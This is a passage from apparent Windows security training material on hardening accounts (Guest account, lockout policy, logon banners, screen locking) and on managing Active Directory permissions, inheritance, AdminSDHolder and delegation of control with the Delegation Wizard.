This will be discussed in the next section. It ensures that the password has a variety of different types of characters. Keep in mind, though, that a long uncomplex passphrase (20 characters or more) is vastly more difficult to crack than a short complex password.

Disable the Guest Account

The Guest account is special, not because it is powerful, but because over-the-network users will be automatically logged on as Guest if 1) the Guest account is enabled, 2) the password for the Guest account is blank, and 3) the username supplied by the remote user does not exist in any accounts database to which the server has access, i.e., local, local domain, or trusted domains.

The Everyone group includes the Guest account, but the Authenticated Users group does not include Guest, even if the Guest account has a password.


Windows XP and later has a security option named "Network Access: Sharing and Security Model for Local Accounts". When configured, this option will automatically demote to Guest status any remote user who authenticates to the machine with a local account on that machine. When users authenticate with their own domain accounts, the demotion does not occur. If you disable the Guest account and you enable this option, then no one will be able to log on to the machine with a local account (good thing).

Hence, disable the Guest account and assign it a long, random, non-blank passphrase; remove the Guest account from the Guests domain local group; remove the Guest account from the Domain Guests group; remove the Guest account from the Domain Users group (if it's there); if you've created an Untrusted Users group, add the Guest account to it; and, finally, enable the automatic demotion of local accounts to Guest through GPO on all computers.

Lockout Threshold/Duration/Reset

After a specifiable number of failed logon attempts, an account can be locked out. Be aware, there are known issues with lockouts triggering earlier than expected because of the way Windows sometimes uses both NTLM and Kerberos to log on (KB264678).

By default, the built-in global Administrator account in AD cannot be locked out by bad logon attempts, making it a prime target for brute force guessing attacks. KB885119 describes how to use ADSI Edit to enable global Administrator account lockout, and, despite what the article implies, it still works on Server 2008-R2 and later. But be aware, with Server 2003 and later, the lockout applies to interactive logons while sitting at a domain controller too, which was not the behavior in Server 2000; hence, this feature is a bit dangerous to enable.



Because malware or hackers could keep all accounts locked out indefinitely with continuous failed logons, your lockout policy is actually a liability. This is especially

true if you are not using a RADIUS server with a lower lockout threshold than in AD and some of your exposed servers/devices do not use RADIUS, e.g., web servers, VPN gateways, wireless access points, and dial-up servers. When you add in the help desk costs and lost user productivity, it's better to not have a lockout policy at all and instead do live monitoring and real-time alerting of brute force password guessing attacks.

Hence, either do not have a lockout policy at all for anyone (this is preferred), exempt all high-value target groups from lockout through fine-grained lockout policy (second best), or at least keep the built-in Administrator account exempt from the lockout policy (third best). In an emergency, when all accounts are locked out, you'll still be able to log on as the global Administrator account and then unlock everyone else.

If an attacker can guess an administrator's passphrase after only a few million guesses, the problem is not the absence of a lockout policy; the problem is the short weak password or lack of smart cards. If a lockout policy is required, then configure a threshold of perhaps 50 failed authentications triggering only a 5-minute lockout; however, this will still not prevent malware or hackers from keeping accounts locked out indefinitely—they'll just have to fail to log on a little faster.

The local Administrator account should be assigned a long passphrase. When laptops are stolen, hackers will try to reset local account passwords; they don't try logging on over and over again or cracking hashes. Whole disk encryption with a TPM plus UEFI Secure Boot are the best defenses in this case.

With a network- and host-based Intrusion Detection System (IDS) in place, you should receive alerts when being subjected to password guessing attacks too.

Account Lockout Duration

When an account is locked out, it can either be locked out forever (set to zero) or for a specifiable number of minutes (up to 99,999). If the account is locked out forever, users will have to contact an administrator and request that the account be re-enabled. To help avoid DoS attacks, set the duration to a very small number, perhaps 5 minutes.

Reset Account Lockout

Domain controllers keep a counter of bad logon attempts for each account. This counter can be reset to zero after a specifiable number of minutes (1 to 99,999). This is the maximum amount of time that can transpire between bad logons and yet still trigger account lockout when the threshold is reached. For example, if accounts are locked out after five bad logon attempts, and a user has already failed four times, the user should wait until the counter of bad logons is reset to zero before trying again. If the user is a hacker, he or she will not know what the lockout threshold is and will quickly cause the account to lock.

Display a Logon Banner with a Legal Notice

A logon banner doesn't deter determined hackers, but it may help you if you end up in a court of law trying to convict or sue people who have caused damage. The exact wording

of the logon banner is important. Have legal personnel in your organization review its text before deployment. The following is a good banner to begin with. A logon banner is configured under Computer Configuration > Policies > Windows Settings > Security Settings > Local Policies > Security Options > Message Text For Users Attempting To Log On.

This system is for the use of authorized users only and is not public. Individuals using this computer system without authority or in excess of their authority are subject to having all of their activities on this system monitored and recorded, including their keystrokes and mouse clicks. Anyone using this system expressly consents to such monitoring and is advised that if this monitoring reveals possible evidence of criminal activity, this evidence may be provided to law enforcement officials with the intent to prosecute.

Require Screensavers with Passwords

"Station hopping" is the trick of waiting until a logged-on user walks away from his or her machine, then jumping on to work with the victim's credentials. The lack of short-timeout and password-protected screensavers is also bad for maintaining non-repudiation in the office. You can require a particular screensaver, a password entered to unlock it, and a short timeout. Timeout should be between 10 and 50 minutes, depending on security requirements and office politics. This is configured with options found under User Configuration > Policies > Administrative Templates > Control Panel > Display.

Train Users to Lock Workstations

Users don't like to log off because it takes time and it closes their applications. Some users are unaware that you can press Ctrl-Alt-Del while logged on and lock the desktop. One can also depress the Windows key plus "L" to lock the desktop. A locked workstation has no desktop, but the user's open files and applications are still running in the background. To retrieve their desktop, a user must enter their regular password. A locked workstation can also be unlocked by an administrator.

Users should still be encouraged to log off at the end of the day, however.

Dynamic Lock

On Windows 10 and later, a phone, fitness band, or other portable device may be paired via Bluetooth to the computer. With the Dynamic Lock feature turned on, when that device moves too far away from the computer, the computer desktop will automatically lock within a minute. Moving the device back within range does not automatically unlock the computer though; the user must reauthenticate. Dynamic Lock is enabled by first pair-bonding a Bluetooth device and then going to Settings > Accounts > Sign-in Options.

The sensitivity to signal loss that triggers the desktop lock can be tweaked by experimenting with a REG_DWORD value named BluetoothRssiMaxDelta located under HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\NaAuth. The default trigger threshold is -10 decibels (dB), which might be about 5 to 20 meters away, depending on the environment. Beware of battery drain on the portable device too.

Smart Card Removal Behavior

If a user logs on with a smart card, then pulls the card out while still logged on, you can have Group Policy either forcibly log off the user or lock the desktop (just as though the user had hit Ctrl-Alt-Del > Lock Computer). Set it to "Lock Workstation".

Perform Regular Account Pruning

At least once per month, search your directory for accounts that tend to be soft or frequent targets. These include accounts whose passwords have not been changed in a long time (perhaps in twice the length of your maximum password age), that no one has used to log on within that period, whose comments or descriptions give hints for their passwords, and any accounts named the following: test, demo, backup, admin, root, administrator, anonymous, temp, secretary, user, repl, student, lab, job, public, ftp, batch, guest, *servicename*, *computername*, or *companyname*. A single PowerShell script could be scheduled to run each week that emails its search results for these accounts to you for review.

Today's Agenda

- 1. Windows Management Instrumentation**
- 2. PowerShell for Local Users and Groups**
- 3. PowerShell for Active Directory**
- 4. Active Directory Permissions and Delegation of Authority for Damage Containment**

Today's Agenda

Virtually every object in Windows has permissions. An object's set of permissions is its Discretionary Access Control List (DACL), while an object's set of audit settings for the sake of writing to the event logs is that object's System Access Control List (SACL).

We are most familiar with NTFS and share permissions, but there are also permissions on registry keys, processes, threads, tables in SQL Server, mailboxes in Exchange, etc. And there are permissions in Active Directory!

Active Directory permissions can be used for delegation of IT authority and to limit the harm from compromise. Domain controllers are some of the *highest* high-value targets in our networks, so understanding AD permissions and auditing is very important.


AD permissions are always enforced. It doesn't matter if the tool used is a graphical tool or PowerShell. We've seen many example PowerShell commands for modifying objects in AD, but what prevents a PowerShell script for modifying or deleting everything? It's the permissions on AD objects! Your PowerShell commands can only modify those AD objects or properties whose permissions allow it. This gives us a very precise degree of control over the damage—deliberate or accidental—a PowerShell command can wreak.

When AD permissions and auditing are combined with Just Enough Admin (JEA) endpoints, the hope is that we can safely delegate authority for managing AD to non-Domain Admins using PowerShell.

Active Directory Permissions

Every property of every object in AD can have its own separate set of permissions!

To see the permissions in AD Users and Computers, right-click any OU, then select **View > Advanced Features**




Active Directory Permissions

Every *property* of every object in the Active Directory database can have *its own separate set of permissions!* In addition, there are object permissions, container permissions, control of inherited permissions from containers, access auditing, and more. These features make it possible to delegate authority and to regulate PowerShell scripting of AD changes very precisely.


To See the Security Tab: Right-Click > View > Advanced Features

In order to see the Security tab on AD objects, you must enable the viewing of Advanced Features. To do this, open Server Manager > Tools menu > Active Directory Users and Computers > right-click on any container > View > Advanced Features.

To see the permissions and audit settings on a container or object, right-click the item > Properties > Security tab. The following screenshot shows the Security tab.



Clicking on the Advanced button will show the full set of permissions and audit settings for the item, as well as its owner. Only a summary of these settings is shown on the prior Security tab. The following screenshot shows the Advanced property sheet.



If you select a permission entry and click the View button, you open a property sheet defining the permission. Notice there are two tabs in the property sheet: one for permissions for the object as a whole, another for the permissions for the properties of that object (see below). The Name at the top shows for which user/group the permission applies; click Change to select another.

Inheritance of DACL and SACL ACEs

Access control entries (ACEs) can be inherited from parent containers. This is true for both discretionary access control lists (DACLs) and system access control lists (SACLs), i.e., it is true for both permissions and audit settings.


An inherited permission or audit setting is displayed with a slightly grayed-out key icon or a checkbox with a gray background.

A property of the object/container as a whole is the "protection flag", shown as a checkbox labeled, "Allow inheritable permissions from parent to propagate to this object". Note that you can disable/enable ACE inheritance for both DACLs and SACLs separately on the Permissions tab and the Auditing tab of the Advanced property sheet.

When you select View/Edit on an ACE, the Apply Onto pull-down menu controls the propagation of the permission to subobjects and subcontainers that are inheriting (KB178170). The Apply Onto setting can be configured separately for the object ACL and the properties ACL. The items on the Apply Onto list include items such as:

- **This object only.**
- **This object and descendant objects.**
- **Descendant objects only.**
- Descendant aCSResourceLimits objects.
- Descendant certificationAuthority objects.
- Descendant Computer objects.
- Descendant Connection objects.
- Descendant Contact objects.
- Descendant Group objects.
- Descendant groupPolicyContainer objects.
- Descendant IntelliMirror Group objects.
- Descendant IntelliMirror Service objects.
- Descendant MSMQ Configuration objects.
- Descendant Organizational Unit objects.
- Descendant Printer objects.
- Descendant Shared Folder objects.
- Descendant Site objects.
- Descendant Site Link objects.
- Descendant Site Link Bridge objects.
- Descendant Site Settings objects.

- Descendant Site Container objects.
- Descendant Subnet objects.
- Descendant Subnets Container objects.
- Descendant Trusted Domain objects.
- Descendant User objects.



Notice the checkbox at the very bottom labeled "Apply these permissions to objects and/or containers within this container only". This box is grayed out if you select Apply Onto This Object Only. But if these permissions are to be inherited by descendant objects in this container, this checkbox controls whether the permissions are inherited by descendant objects in the subcontainers as well (and the sub-sub-containers, and the sub-sub-sub-containers, and so on). This checkbox is equivalent to the "propagate permissions down only one level deep" found in other ACL editing tools.

Conflicts Between Inherited and Explicit Permissions

Note that a permission set explicitly on an object/container for a particular user/group will override a conflicting permission on that object/container inherited from higher in AD. Permissions assigned to a user/group are inherited, unless that user/group has been specifically assigned a different permission on the item inheriting. Explicit permissions always override inherited permissions; they are not merged or compared (KB233419).

For example, if user Bob has No Access on an OU, and a printer object in that OU is inheriting, but the printer has been explicitly assigned Full Control to Bob, then the inherited permission for Bob is ignored and Bob will indeed have Full Control of the printer. It is not that Bob's Full Control permission somehow wins out over the No

Access; rather, the No Access permission is simply not processed for Bob. The same would have been true if Bob had Write as the inherited permission and Read as the explicit one: Bob's final permission would be Read, not Write.

Object Ownership

An object's default owner is either Domain Admins or the Administrators group on the domain controller, depending on what type of object it is. This can be changed on the Owner tab. The owner of an object, just as with NTFS, can change the permissions on that object at will and possesses the permissions assigned to CREATOR OWNER as well. Users do not own their own user accounts by default. Properties do not have owners; only objects like user accounts and OUs have owners.

DSSEC.DAT

While every AD property can have its own access control list, not every property is visible in the GUI interface when assigning permissions. Many objects have over 100 properties, so it would be cumbersome to show them all in the graphical ACL editors. Also, many of these properties are only modified by AD system processes and administrators should not normally tamper with them.

Exactly which properties are visible to snap-ins is determined by a text file named DSSEC.DAT, located in `\%SystemRoot%\System32\`. This can be edited with Notepad to reveal any property of any object in snap-ins so that permissions can be assigned to it with those GUI tools. The alternative is to use a command line ACL editor.



```
dssec.dat - Notepad
File Edit Format Help
[user]
aCSPolicyName=7
adminCount=7
allowedAttributes=7
allowedAttributesEffective=7
allowedChildClasses=7
allowedChildClassesEffective=7
badPasswordTime=7
badPwdCount=
bridgeheadServerListBL=7
c=7
canonicalName=7
cn=7
co=7
codePage=7
controlAccessRights=7
countryCode=7
createTimeStamp=7
dBCSPwd=7
```

Each type of object (like "[User]") is in square brackets; the properties of that object type are listed below it. Simply change the "7" after the property name to zero or blank (see "badPwdCount=" in the screenshot above), then close and reopen your snap-in, such as the "AD Users and Computers" snap-in. You will see that property in the GUI ACL editor. If a property is not listed, you can add it manually. The change takes effect immediately, but you still must close and reopen the tool. Strictly speaking, 7 means that

the property is not shown in the GUI on the computer running the snap-in, 6 means that the "Read" property will be shown, 5 means that the "Write" property will be shown, and 0 or blank means both properties will be shown.

Note: Each new permission adds about 70 bytes to the AD database (KB197054).

Where Do the Default Permissions Come From?

The ACL on an object is determined by four factors:

- The default permissions for that object's class in the Schema.
- The permissions explicitly assigned to that object manually.
- The permissions that object has inherited from its parent container(s).
- The permissions on the AdminSDHolder container.

Every 60 minutes the PDC Emulator will compare the permissions on the users in the Administrators, Domain Admins, Schema Admins, and Enterprise Admins groups against the permissions on the \System\AdminSDHolder container in AD. If they differ, the ACLs on the users will be changed to match the ACL on the AdminSDHolder container (KB232199, KB318180). Be aware, though, that once a user has been added to one of these privileged groups, then, even if that user is later removed from these groups, the user's permissions can still get overwritten automatically (see KB817433 concerning the adminCount attribute).

Whatever permissions and audit settings are set in a class in the Schema are the default explicit permissions set on any new object created based on that class. Hence, if you change the permissions in a Schema class and then create a new object based on that class, that new object will have the custom permissions you added to the class. However, any objects of that same type that already existed before you modify the ACL will not have their permissions dynamically reset to match the new ACL on that class. Note that it is not the permissions on the class object itself that are copied, but the permissions defined in the defaultSecurityDescriptor property of the class that are copied to the new instance of the class. Search for "defaultSecurityDescriptor" on Microsoft's website for more information about the syntax of the Security Descriptor Definition Language (SDDL) strings found there (KB297947).

Warning! Modifications to the Schema can have far-reaching and unintended consequences. Test all proposed changes in a lab first. Fortunately, you can always go back and re-edit the ACL on a class, so this change is more forgiving than other Schema modifications, but note that this still will not dynamically change the ACLs of the objects that had been created based on it.

As an example, you might create a new class called "sensitiveUser" based on the "user" class. This new class would be no different, except that its default DACL would be more strict, and its SACL (for auditing) would audit all failed access and all successful changes. Sensitive user accounts—like those of managers, OU administrators, HR

personnel, etc.—would be created based on the sensitiveUser class instead of the default user class. A custom MMC console with a script would be used to create the accounts.

Another example would be to modify the ACL on the user class so that users could not modify their own personal information, such as phone numbers (KB292304). But any user account that had already been created would have the old default permissions.

Fortunately, you can use DSACLS.EXE to search and reset default Schema permissions on objects in selected domains and OUs.


Why? Delegation of Administrative Control

Question:

- You have Full Control over a shared folder. How would you delegate authority over that folder to a non-admin user? Or to a new role in the organization instead of to one user?

Answer (you already know):

- Grant the user Write permission over the folder. Or create a group for the new role and grant permissions to the group.



Why? Delegation of Administrative Control

Why do Active Directory permissions exist at all? It's for delegation of control. Like permissions on any other type of objects, the permissions allow some changes and deny others. Whether the tool is graphical or a PowerShell script, AD permissions are always enforced on the domain controller.

Here are a few examples of how power can be delegated in AD:

- A non-administrative user could have full control over all user and computer accounts in an OU, but no other OUs. "Non-administrative" means that that user is not a member of Enterprise Admins, Domain Admins, or the local Administrators group on any domain controller.
- A help desk global group could be given the power to reset anyone's password in the domain except for the sensitive user accounts, such as those of administrators and service accounts.
- Alternatively, each OU could have its own separate help desk group, and each group could only reset passwords for users in their assigned OU.
- A non-administrative user or group could be given the authority to join a single particular computer to the domain or have the blanket authority to add any number of computers to the domain. This can be restricted on a per-OU basis too.

- The receptionists global group could be given the power to change a single property of all user accounts (e.g., home phone number) but not be able to change anything else.
- A global group could be given the Backup Folders and Files user right on all computers in an OU, but not have this right anywhere else. This group would not necessarily have to have the Restore Folders and Files right either.

Analogy: How Would You Delegate Authority over a Shared Folder?

Consider, if you were a Domain Admin and you wanted to give a regular user the ability to manage the contents of a shared folder, how would you do it? Simple! You simply give that user Full Control over the NTFS folder and the share. Now that non-administrative user can add, delete, rename, move, and copy files in the share. All other users can only read the contents of the folder.

Instead of a shared folder, apply the same thought process to an OU. In this case, it is not files in a folder but user and computer accounts in an OU that the non-administrative person will have power over. The only thing that's strange here is that a user account is both an object in AD (hence, it has permissions) and something that another person uses to log on to the domain.

And because each property of a user account can have its own separate ACL, you can delegate authority over each of these properties.

In abstract, then, "delegation" has three parts:

1. The *object*—user, group, computer, shared folder, OU, domain, whatever—that someone will be given full or limited power over (power is always power "over" *something*). This object must have permissions or some kind of access control mechanism that can be modified on a per user or per group basis.
2. The person who already has the power to change the permissions on that object. This is almost always an administrator, but includes anyone with the equivalent of the Change Permissions permission on the object. This person is the one who "grants" authority to another over the object.
3. The person who "receives" the authority. This is the person who will have additional permissions on the thing over which they will have authority. The exercise of this authority is made possible through these permissions. People without the authority lack the permissions on the object to modify it anyway.

Delegation assumes that the person who grants the authority 1) has the legal/political right to do so, 2) the person receiving the authority has the legal/political right to exercise it through powers over the delegated object, and 3) there is a mechanism in place to prevent others from exercising those same powers when they have not been given these legal/political rights. These "legal/political rights" are relative to your organization (e.g.,

commercial corporation, military base, government office) and may be enforced through threat of employment termination, fines, three years in Leavenworth prison, etc. Hence, delegation of authority in AD is more than just modification of AD permissions, but it is these permissions we are concerned with here.

Best Practices for Delegating Authority

The following is a list of best practices for delegation of authority, with examples to follow in the next few slides:

- Write a policy document that describes exactly how you want to delegate authority, the names of the groups to which authority will be granted, and the exact permissions these groups will have, and keep a written log of all changes. AD permissions can become confusing very quickly; hence, write a plan first, stick to it, and document when you deviate from it.
- Focus delegation on Organizational Units. Try to delegate authority as high as possible in the OU structure. Design your OUs around how you plan to delegate authority, then create sub-OUs as necessary for Group Policy needs.
- Try to avoid delegating authority over sub-OUs in a way that contradicts the authority assigned at the parent level. In short, avoid creating "delegation orphans" in an OU structure where descendant OUs are not under the control of those groups that control its parent(s).
- In general, it is better to create new OUs and assign custom permissions to them than to modify the permissions on the built-in OUs or the domain container itself. If there is ever a problem with the ACLs you configure on your custom OU, you can usually move its contents to another OU or reset its ACLs to their schema defaults without worrying too much about crashing AD. When modifying permissions on built-in OUs or at the domain level, see if you can achieve your ends by adding new Allow permissions instead of adding Deny permissions or changing the factory default access control entries from Microsoft.
- Assign permissions to groups when you delegate, not individual users, and grant the least power necessary to let delegates get their work done, but no more. This is just best practice for assigning any kind of permission.
- Don't forget that AD supports auditing as well as permissions. Diligent auditing will not prevent misuse, but it can detect it, limit its further action, and document what damage has been done so that it may be repaired. In a politically charged organization, auditing allows peaceful coexistence through the policy of "trust but verify". (Auditing is discussed in an upcoming section.)
- Use Group Policy to restrict access to powerful snap-ins. For example, create a domain-wide Policy that blocks access to all administrative snap-ins to all users

except members of the various OU and Domain Admins groups. But don't forget that other tools are easily available which are not snap-ins.

- Create custom MMC consoles for delegates that only show the OUs or objects over which they have control, and add "Tasks" to the console to help them use their authority safely. This should also help reduce their support phone calls to you.
- Be cognizant of the political ripples your delegation choices will make. Political battles among IT staff are made *more* intense by Active Directory, not less.
- Consider investigating third-party tools for managing AD permissions if you'd rather not edit the raw AD permissions.

Delegation Example: Resetting Passwords



- 1) Create a HelpDesk group for an organizational unit.
- 2) Right-click that OU and select **Delegate Control** to launch the wizard.

Delegation Example: Resetting Passwords

To assist in the delegation of administrative powers, Windows Server includes a Delegation of Control Wizard. It can be found on the context menus of containers in the "AD Users and Computers" and "AD Sites and Services" snap-ins.


The Wizard can simplify the process of delegating many common tasks, such as resetting passwords and the ability to add users to groups. The end result of using the Wizard is a new set of permissions on the relevant AD items.

Let's use the Delegation of Control Wizard to give a global group the ability to reset passwords on any user account in a single OU. Create an Organizational Unit named "Boston" and a security global group named "Boston_Help_Desk". Imagine that this group needs to use both PowerShell and GUI tools to reset passwords.


Note, too, that the checkboxes that appear in the Delegation Wizard can be edited to include any custom task you wish. The DELEGWIZ.INF file determines what checkboxes appear in the Wizard and what changes they make (KB308404). The format of the file is not too obscure, and, once made, the file can be shared with other administrators to simplify their work.

Try It Now!

To delegate password-reset authority over the Boston OU > right-click the Boston OU > Delegate Control > Next > Add > select the group you wish to grant authority to, e.g., Boston_OU_Help_Desk_Staff > Add > OK > Next.



Check the box labeled "Reset password" > Next > Finish. That's it! (Note: the checkboxes in the screenshot below will look different from yours because the picture came from a machine with a custom DELEGWIZ.INF file.



Limitations of the Delegation of Control Wizard

The Delegation Wizard tool suffers from some important limitations:

- It only appends additional permissions to an item's ACL. It cannot remove prior existing permissions or de-delegate authority already granted (see DSREVOKE.EXE).
- It cannot be used to specify Deny permissions to limit authority.
- It cannot configure audit settings.
- It cannot delegate control over an individual object separately from its OU.

- It cannot be used on the Builtin container (or the LostAndFound container).
- And, if there are problems during the delegation process, the Wizard will not help you to repair faulty permissions you have already set or otherwise assist in troubleshooting, e.g., it cannot compare permissions on an object against that object's default permissions from the schema.

